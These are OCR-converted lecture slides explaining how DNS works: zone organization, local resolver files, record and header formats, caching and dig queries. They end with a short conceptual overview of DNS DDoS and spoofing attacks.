  - **Starts** with a query to one of the root servers, or
  - **Uses** info. that was once obtained from these root servers


# Zone Organization on the Internet

- Each of the TLD zones has authoritative nameservers
- They are registered with the root servers

- Each domain name has at least two nameservers

# DNS Query Process

# DNS Query Process: Overview



# Local DNS Files


- Two files in Linux that DNS resolvers use:
- `/etc/hosts`
  - Stores static IP addresses for hostnames

```
127.0.0.1        localhost
123.45.1.2       example.com
```

- `/etc/resolv.conf`
  - If the domain doesn't exist in `/etc/hosts`, the host needs to ask the local DNS server
  - May be automatically generated if using DHCP
  - The IP address of the local DNS server is stored in `/etc/resolv.conf`


```
nameserver 127.0.1.1
search cmpt.sfu.ca
```

# Local DNS Server and the Iterative Query



# DNS: The Protocol

- DNS is an application-layer protocol.
- It often uses UDP as a transport layer
  - Port 53
  - Why?
  - When should DNS use TCP?



# DNS Records

- The DNS packet contains **records**
- A DNS record is organized in four sections:
  - Question section: a record describing the query
  - Answer section: records to answer the question
  - Authority section: records pointing to authoritative nameservers
  - Additional section: records related to the query

# DNS Records

“A” := Address record
“NS” := Name server record

## Question Record

| Name | Record Type | Class |
| --- | --- | --- |
| www.example.com | “A” | Internet |


## Answer Record and Additional Record

| Name | Record Type | Class | TTL | Data Length | Data: IP address |
| --- | --- | --- | --- | --- | --- |
| www.example.com | “A” | Internet | (seconds) | 4 | 1.2.3.4 |

## Authority Record

| Name | Record Type | Class | TTL | Data Length | Data: IP address |
| --- | --- | --- | --- | --- | --- |
| example.com | “NS” | Internet | (seconds) | 13 | ns.example.com |

# DNS Header


Byte Offset
0
1
2
3
0
4
8
Identification
QR
Opcode
DNS Flags
AA TC RD RA Z AD CD
RCode
Total Questions
Total Answers
Total Authority Resource Records
Total Additional Resource Records
12 Bytes
0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1
Word
Byte
Nibble
DNS Header Format
Created by Troy Jessup - http://www.troyjessup.com

# DNS Cache

- When a local DNS server receives a record
  - It caches this information
  - If same question is asked → there is no need to ask other DNS servers
- Every cached record has a time-to-live value
  - It will be time out and removed from the cache

# Using `dig` for DNS Query

- A command-line tool that sends DNS requests and parses DNS replies.

# Using `dig` for DNS Query: Example

- Ask your local DNS server

```
$ dig google.com

;; QUESTION SECTION:
;google.com.                IN    A

;; ANSWER SECTION:
google.com.         217     IN    A     216.58.217.46
```

# Using `dig` for DNS Query: Example

- Ask a specific DNS server

```
$ dig @8.8.8.8 google.com

;; QUESTION SECTION:
;google.com.                    IN    A

;; ANSWER SECTION:
google.com.          228        IN    A     172.217.3.174
```

# Emulating the DNS Query using dig

```
$ dig @a.root-servers.net www.example.net
;; QUESTION SECTION:
;www.example.net.            IN    A

;; AUTHORITY SECTION:
net.                172800     IN    NS    e.gtld-servers.net.
net.                172800     IN    NS    f.gtld-servers.net.
net.                172800     IN    NS    m.gtld-servers.net.
…

;; ADDITIONAL SECTION:
e.gtld-servers.net.   172800     IN    A     192.12.94.30
f.gtld-servers.net.   172800     IN    A     192.35.51.30
m.gtld-servers.net.   172800     IN    A     192.55.83.30
…
```

# Emulating the DNS Query using `dig`

```
$ dig @e.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.             IN    A

;; AUTHORITY SECTION:
example.net.          172800     IN    NS    a.iana-servers.net.
example.net.          172800     IN    NS    b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.   172800     IN    A     199.43.135.53
a.iana-servers.net.   172800     IN    AAAA  2001:500:8f::53
b.iana-servers.net.   172800     IN    A     199.43.133.53
b.iana-servers.net.   172800     IN    AAAA  2001:500:8d::53
```

# Emulating the DNS Query using `dig`

```
$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.            IN    A

;; ANSWER SECTION:
www.example.net.      86400   IN   A    93.184.216.34
```

The final answer

# DNS Attacks


An Overview

# DNS Attacks Overview

- DDoS attacks
  - Launching DDoS attacks on DNS servers
  - If popular servers don't work → the Internet will not work!

- DNS spoofing attacks
  - provide incorrect IP addresses to victims

# DNS Spoofing Attacks




1. Attacks on a compromised machine
2. Attacks on user machines
3. Attacks on local DNS server
4. Attacks from malicious DNS servers

# DNS Spoofing Attacks

